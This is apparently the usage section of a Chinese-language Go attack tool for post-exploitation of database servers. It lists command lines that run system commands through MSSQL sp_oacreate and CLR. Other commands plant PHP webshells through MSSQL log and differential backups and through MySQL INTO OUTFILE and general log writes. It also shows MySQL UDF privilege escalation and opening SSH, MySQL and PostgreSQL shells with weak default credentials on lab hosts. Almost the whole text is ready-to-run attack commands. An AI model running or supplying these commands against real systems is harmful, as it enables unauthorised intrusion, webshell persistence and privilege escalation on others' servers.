
sp_oacreate执行单条系统命令
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp -docmd -cmd "whoami"

CLR获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isclr -console

CLR执行单条系统命令
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isclr -docmd -cmd "whoami"

log备份写getshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -shell -logshell -path "C:\phpStudy\WWW\aa.php" -e 'php'

差异备份getshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -difshell -path "C:\phpStudy\WWW\shell.php" -e 'php'

SSH连接
go run .\main.go -ssh -ruser root -rhost 192.168.111.139 -pwd "1qaz@WSX"
Mysql

连接获取sql shell
go run .\main.go -mysql -ruser root -rhost 192.168.111.134 -pwd "root" -rport 3306 -cli
into out file获取webshell
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -shell -outfileshell -path "C:\\\\phpStudy\\\\WWW\\\\\aaa.php"

全局日志getshell
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -shell -generallog -path C:\\\\phpStudy\\\\WWW\\\\aam.php


udf提权
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -udf
postgresql

连接postgre数据库获取sql shell
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.162 -rport "5432" -cli
